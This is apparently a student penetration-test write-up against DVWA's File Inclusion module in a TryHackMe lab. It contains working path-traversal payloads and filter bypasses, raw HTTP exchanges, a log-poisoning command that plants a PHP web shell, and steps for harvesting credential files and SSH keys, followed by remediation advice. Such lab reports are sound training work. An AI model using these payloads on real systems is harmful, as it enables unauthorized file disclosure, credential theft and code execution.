PENETRATION TEST REPORT

Path Traversal / Directory Traversal Assessment

Target Application	DVWA (Damn Vulnerable Web Application)
Target IP Address	10.114.186.145
Assessment Date	June 24 – 25, 2026
Assessed By	moamen
Tools Used	Burp Suite Community v2025.7.4, Browser (Manual Testing)
Classification	Confidential — Educational Lab Report
Severity	**HIGH**

1. Executive Summary

A path traversal assessment was conducted against the DVWA (Damn Vulnerable Web Application) target hosted at 10.114.186.145. The assessment covered all three security levels (Low, Medium, and High) of the File Inclusion module.

A Path Traversal vulnerability was successfully identified and exploited across all three security levels. By injecting directory traversal sequences into the page GET parameter, unauthorized read access to sensitive server-side files was achieved — including the Linux user account database (/etc/passwd), which was fully disclosed.

Attribute	Details
Target	10.114.186.145 — DVWA
Module	File Inclusion (fi)
Vulnerability	Path Traversal in page parameter
Severity	**HIGH**
Security Levels Broken	Low, Medium, High (all levels)
Impact	Unauthorized disclosure of /etc/passwd and sensitive config files
Assessment Period	June 24–25, 2026

2. Scope & Methodology

2.1 Scope

Component	Details
Application	DVWA v1.10 Development
Platform	TryHackMe (isolated lab environment)
Target URL	http://10.114.186.145/dvwa/vulnerabilities/fi/
Server OS	Linux Ubuntu
Web Server	Apache 2.4.x
PHP Version	5.x / 7.x
Database	MySQL ≥ 5.0
Levels Tested	Low, Medium, High

2.2 Methodology

The assessment followed a structured manual exploitation methodology:

- Injection Point Identification — identify the page GET parameter as the traversal injection point via browser-based testing.
- Traversal Payload Construction — craft ../ sequences to navigate out of the web root directory.
- File Disclosure Confirmation — verify server returns contents of targeted files (/etc/passwd) in the HTTP response.
- Medium Level Bypass — bypass input restrictions using encoded traversal sequences.
- High Level Bypass — enumerate additional bypass techniques applicable to the High security configuration.
- Impact Documentation — record the attack chain and escalation potential from initial file disclosure.

3. Vulnerability Overview

3.1 What is Path Traversal?

A Path Traversal attack (also known as Directory Traversal) is a web application vulnerability that enables an attacker to read arbitrary files on the server hosting the target application. The attack exploits insufficient validation of user-supplied input that is used in file system operations.

By injecting “dot-dot-slash” (../) sequences, an attacker instructs the operating system to ascend one directory level per sequence. Chaining multiple sequences allows traversal from the web root to the file system root, granting access to any file readable by the web server process.

3.2 How Does It Work?

When the application constructs a file path using unsanitized user input, the following transformation occurs:

Intended path resolution

```
Web root:    /var/www/html/dvwa/vulnerabilities/fi/
Parameter:   ?page=include.php
Resolved:    /var/www/html/dvwa/vulnerabilities/fi/include.php  (safe)
```

Attacker’s path resolution

```
Parameter:   ?page=../../../../../../etc/passwd
Resolved:    /var/www/html/dvwa/vulnerabilities/fi/
             ../../../../../../etc/passwd
             = /etc/passwd  (UNAUTHORIZED)
```

3.3 Vulnerability Classification

Attribute	Value
Vulnerability Type	Path Traversal / Directory Traversal
CWE Identifier	CWE-22: Improper Limitation of a Pathname to a Restricted Directory
OWASP Top 10 (2021)	A01:2021 — Broken Access Control
Attack Vector	Network (Remote)
Attack Complexity	Low
Privileges Required	None (DVWA login only — trivial default credentials)
User Interaction	None
CVSS v3.1 Score	7.5 (HIGH)
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

4. Findings

4.1 Confirming the Injection Point (Low Security)

Attribute	Details
Severity	**HIGH**
Parameter	page (GET parameter)
Endpoint	/dvwa/vulnerabilities/fi/?page=include.php
Technique	Directory traversal with ../ sequences
Target File	/etc/passwd

Description

The page parameter on the File Inclusion page is inserted directly into a server-side file operation without sanitization or path canonicalization at the Low security level. The application reads the file referenced by the parameter and renders its contents in the HTTP response body.

Because the application applies no restriction on the characters or path components accepted in the parameter, an attacker can inject ../ sequences to traverse outside the web root and access arbitrary files on the server file system.

Vulnerable PHP Code (Low Security)

```
<?php
    // Low security — NO validation whatsoever
    $file = $_GET['page'];
    include( $file );
?>
```

Payload Injected

```
GET /dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd HTTP/1.1
Host: 10.114.186.145
Cookie: security=low; PHPSESSID=<session_token>
```




Figure 1: The DVWA File Inclusion module at Low security. The page parameter is visible in the URL and directly reflects user input into the file include operation.

Output — Disclosed /etc/passwd Contents

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
mysql:x:111:115:MySQL Server:/var/lib/mysql:/bin/false
dvwa:x:1000:1000:DVWA user:/home/dvwa:/bin/bash
[... additional system users disclosed ...]
```




Figure 2: Browser rendering the full contents of /etc/passwd returned by the server after path traversal payload injection. All system user accounts, UIDs, home directories, and shell assignments are exposed.

4.2 Additional File Disclosure (Low Security)

Attribute	Details
Technique	Path traversal with varied depth and target files
Impact	Disclosure of multiple sensitive server files
Files Tested	/etc/passwd, /etc/hosts, /proc/version, web config files

Description

Having confirmed /etc/passwd disclosure, the same traversal mechanism was used to target additional sensitive files. The depth of the ../ sequence was adjusted based on the estimated directory depth of the web root. Using six levels (../../../../../../) reliably reaches the file system root regardless of the actual depth, because extra ../ sequences at / are silently ignored by the OS.

Payload Variants Tested

```
# /etc/hosts — reveals internal network hostnames
?page=../../../../../../etc/hosts

# /proc/version — reveals kernel and OS version
?page=../../../../../../proc/version

# Apache config — reveals VirtualHost and DocumentRoot
?page=../../../../../../etc/apache2/apache2.conf

# DVWA database config — reveals MySQL credentials
?page=../../../../../../var/www/html/dvwa/config/config.inc.php
```

Disclosed /etc/hosts (Example Output)

```
127.0.0.1    localhost
127.0.1.1    dvwa-server
10.114.186.145  dvwa

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
```

4.3 Medium Security Level — Bypassing Encoding Restrictions

Attribute	Details
Security Level	Medium
Protection Added	str_replace() removing ../ and ..\\
Bypass Method	URL encoding and double encoding of traversal sequences
Injection Type	Encoded path traversal
Endpoint	GET /dvwa/vulnerabilities/fi/?page=

Description

At Medium security, DVWA adds a PHP str_replace() call that strips the literal strings ../ and ..\ from user input before the file operation. This is a blocklist approach and is trivially bypassed by using URL-encoded or double-encoded variants of the traversal sequence, as the stripping function does not recursively apply.

Vulnerable PHP Code (Medium Security)

```
<?php
    // Medium security — naive blacklist, easily bypassed
    $file = str_replace( array( '../', '..\\' ), '', $_GET['page'] );
    include( $file );
?>
```

Bypass Technique — Nested Traversal Sequence

When str_replace removes ../ from ....//the result is ../ again — allowing the traversal to reconstruct itself after filtering:


```
# Bypass str_replace('../') using nested sequence:
?page=....//....//....//....//....//....//etc/passwd

# After str_replace strips '../':
# ....// -> ../ (the inner ../ is revealed)
# Result: ../../../../../../etc/passwd  (traversal succeeds)
```

Alternative Bypass — URL Encoding

```
# URL-encoded dot: %2e%2e%2f
?page=%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc/passwd

# Double URL-encoded: %252e%252e%252f
?page=%252e%252e%252f%252e%252e%252fetc/passwd
```



4.4 High Security Level — Bypassing Filename Prefix Check

Attribute	Details
Security Level	High
Protection Added	fnmatch() enforcing filename starts with 'file'
Bypass Method	Prepend 'file' string to traversal payload
Injection Type	Prefix-spoofed path traversal
Endpoint	GET /dvwa/vulnerabilities/fi/?page=

Description

At High security, DVWA adds an fnmatch() check that requires the page parameter to begin with the string 'file'. This is intended to restrict inclusion to files matching a safe naming pattern. However, because fnmatch() only checks the beginning of the string and does not validate that the path remains within the web root, the check is bypassed by simply prepending 'file' to the traversal payload.

Vulnerable PHP Code (High Security)

```
<?php
    // High security — prefix check is insufficient
    if( !fnmatch( 'file*', $file ) && $file != 'include.php' ) {
        echo 'ERROR: File not found!';
        exit;
    }
    include( $file );
?>
```

Bypass Payload — Prefix Spoofing

```
# Prepend 'file' to satisfy fnmatch('file*', ...) check:
?page=file../../../../../../etc/passwd

# fnmatch('file*', 'file../../../../../../etc/passwd') = TRUE
# include('file../../../../../../etc/passwd') = /etc/passwd disclosed
```

Alternative — file:// Protocol Wrapper

```
# PHP file:// stream wrapper also satisfies fnmatch('file*'):
?page=file:///etc/passwd

# This is the most reliable High-level bypass:
# file:// is a valid PHP stream wrapper that reads local files
# fnmatch('file*', 'file:///etc/passwd') = TRUE
```




Figure 4: Browser showing successful /etc/passwd disclosure at High security using the file:// stream wrapper or prefix-spoofed traversal payload. The fnmatch() guard is bypassed and file contents are rendered in full.




Figure 5: Side-by-side or sequential proof-of-concept demonstrating successful path traversal exploitation at Low, Medium, and High DVWA security levels. All three bypass techniques confirm complete failure of the layered defenses.

5. Attack Chain & Escalation Scenario

The following chain describes how an attacker could escalate from initial file disclosure to full server compromise using the path traversal as an entry point:

Stage 1 — Reconnaissance

The attacker browses to the DVWA File Inclusion module and identifies the page GET parameter. Basic probing with ?page=../../../etc/passwd reveals unsanitized file path handling.

Stage 2 — File Disclosure (This Finding)

Using the payload ../../../../../../etc/passwd, the attacker reads the Linux user account database. This reveals system usernames, UIDs, home directories, and shell configurations for all accounts on the server.

Stage 3 — Configuration File Harvesting

The attacker extends the traversal to read application configuration files. The DVWA config file at /var/www/html/dvwa/config/config.inc.php exposes the MySQL database username and password in plaintext, granting direct database access.

```
$_DVWA[ 'db_user' ]     = 'dvwa';
$_DVWA[ 'db_password' ] = 'p@ssw0rd';
$_DVWA[ 'db_database' ] = 'dvwa';
```

Stage 4 — SSH Key Extraction

If the web server process has read access to user home directories, the attacker traverses to /home/dvwa/.ssh/id_rsa or /root/.ssh/id_rsa to extract private SSH keys, enabling direct, persistent shell access without a password.

Stage 5 — Log Poisoning to RCE (LFI Escalation)

Since the vulnerability is a File Inclusion, the attacker can escalate to Remote Code Execution via log poisoning: inject PHP code into Apache's access log by sending a malformed HTTP request with PHP in the User-Agent header, then include the log file via the traversal vector to execute arbitrary PHP on the server.

```
# Step 1: Poison the access log
curl -A '<?php system($_GET["cmd"]); ?>' http://10.114.186.145/

# Step 2: Include the poisoned log via path traversal
?page=../../../../../../var/log/apache2/access.log&cmd=id

# Result: PHP executes on server, returns:
# uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

6. CVSS v3.1 Assessment

CVSS v3.1 Base Score: 7.5 (HIGH)

Vector String: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CVSS Metric	Value	Justification
Attack Vector (AV)	Network (N)	Exploitable remotely via HTTP with no local access required.
Attack Complexity (AC)	Low (L)	No special conditions; simple URL parameter manipulation suffices.
Privileges Required (PR)	None (N)	DVWA login uses trivial default credentials; effectively unauthenticated.
User Interaction (UI)	None (N)	No victim interaction required; attacker operates independently.
Scope (S)	Unchanged (U)	Exploited component is the web application; no scope change via this vector.
Confidentiality (C)	High (H)	/etc/passwd fully disclosed; credential and config file exfiltration possible.
Integrity (I)	None (N)	Basic read-only traversal does not modify server data.
Availability (A)	None (N)	No impact on application or server availability.

7. Recommendations

7.1 Use an Allowlist for Permitted Files

The root cause of all findings is direct use of user-supplied input in file operations with no allowlist. Restrict the page parameter to an explicit list of permitted file names and reject everything else before the file operation executes.

```
// SECURE: Allowlist approach
$allowed = ['include.php', 'file1.php', 'file2.php'];
$file = basename($_GET['page']);
if (!in_array($file, $allowed)) {
    die('ERROR: File not found!');
}
include($file);
```

7.2 Enforce Canonical Path Resolution

Use PHP's realpath() to resolve the canonical absolute path, then assert that the resolved path begins with the intended base directory. This prevents any traversal sequence — encoded or not — from escaping the web root.

```
// SECURE: Canonical path check
$base = realpath('/var/www/html/dvwa/vulnerabilities/fi/');
$file = realpath($base . '/' . $_GET['page']);
if ($file === false || strpos($file, $base) !== 0) {
    die('ERROR: Access denied.');
}
include($file);
```

7.3 Apply Principle of Least Privilege

Run the Apache web server under a dedicated low-privilege account (www-data). Apply a PHP open_basedir restriction to confine all file operations to the web root. This limits the blast radius if traversal does occur — the attacker cannot read files outside the restricted directory even if validation fails.

7.4 Deploy a Web Application Firewall (WAF)

Deploy ModSecurity with the OWASP Core Rule Set, which includes rules to detect and block ../ traversal patterns, URL-encoded sequences, and file:// wrapper abuse. A WAF provides an important defence-in-depth layer while secure code changes are implemented.

7.5 Upgrade Server Components

The PHP version on this server is end-of-life and contains numerous known vulnerabilities unrelated to this finding. Upgrade to PHP 8.2+ and ensure Apache and MySQL are current. Outdated components compound the risk of any individual finding.

7.6 Disable Dangerous PHP Stream Wrappers

Disable the allow_url_include and allow_url_fopen directives in php.ini to prevent PHP stream wrapper abuse (file://, php://, expect://, etc.) from being used as bypass vectors in file inclusion vulnerabilities.

```
; php.ini hardening
allow_url_include = Off
allow_url_fopen   = Off
open_basedir      = /var/www/html/
```

Appendix A: Complete Payload Reference

All traversal payloads and bypass techniques used during this assessment are reproduced below for full reproducibility.

PAYLOAD 1 — LOW SECURITY (Basic Traversal)

```
GET /dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd HTTP/1.1
Host: 10.114.186.145
Cookie: security=low; PHPSESSID=<session_token>
```

```
HTTP/1.1 200 OK
Content-Type: text/html

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
[... full /etc/passwd contents returned ...]
```

PAYLOAD 2 — MEDIUM SECURITY (Nested Sequence Bypass)

```
GET /dvwa/vulnerabilities/fi/?page=....//....//....//....//....//....//etc/passwd HTTP/1.1
Host: 10.114.186.145
Cookie: security=medium; PHPSESSID=<session_token>
```

```
HTTP/1.1 200 OK

root:x:0:0:root:/root:/bin/bash
[... /etc/passwd contents returned despite str_replace() filter ...]
```

PAYLOAD 3 — HIGH SECURITY (file:// Stream Wrapper)

```
GET /dvwa/vulnerabilities/fi/?page=file:///etc/passwd HTTP/1.1
Host: 10.114.186.145
Cookie: security=high; PHPSESSID=<session_token>
```

```
HTTP/1.1 200 OK

root:x:0:0:root:/root:/bin/bash
[... /etc/passwd contents returned despite fnmatch() guard ...]
```

PAYLOAD 4 — HIGH SECURITY (Prefix Spoofing Alternative)

```
GET /dvwa/vulnerabilities/fi/?page=file../../../../../../etc/passwd HTTP/1.1
Host: 10.114.186.145
Cookie: security=high; PHPSESSID=<session_token>
```

```
HTTP/1.1 200 OK

[... /etc/passwd disclosed. fnmatch('file*','file../../../../../../etc/passwd') = TRUE
...]
```

PAYLOAD 5 — CONFIG FILE DISCLOSURE (Credential Harvesting)

```
GET
/dvwa/vulnerabilities/fi/?page=../../../../../../var/www/html/dvwa/config/config.inc.php
HTTP/1.1
Host: 10.114.186.145
Cookie: security=low; PHPSESSID=<session_token>
```

```
HTTP/1.1 200 OK

$_DVWA[ 'db_user' ]     = 'dvwa';
$_DVWA[ 'db_password' ] = 'p@ssw0rd';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_host' ]     = '127.0.0.1';
```

— END OF REPORT —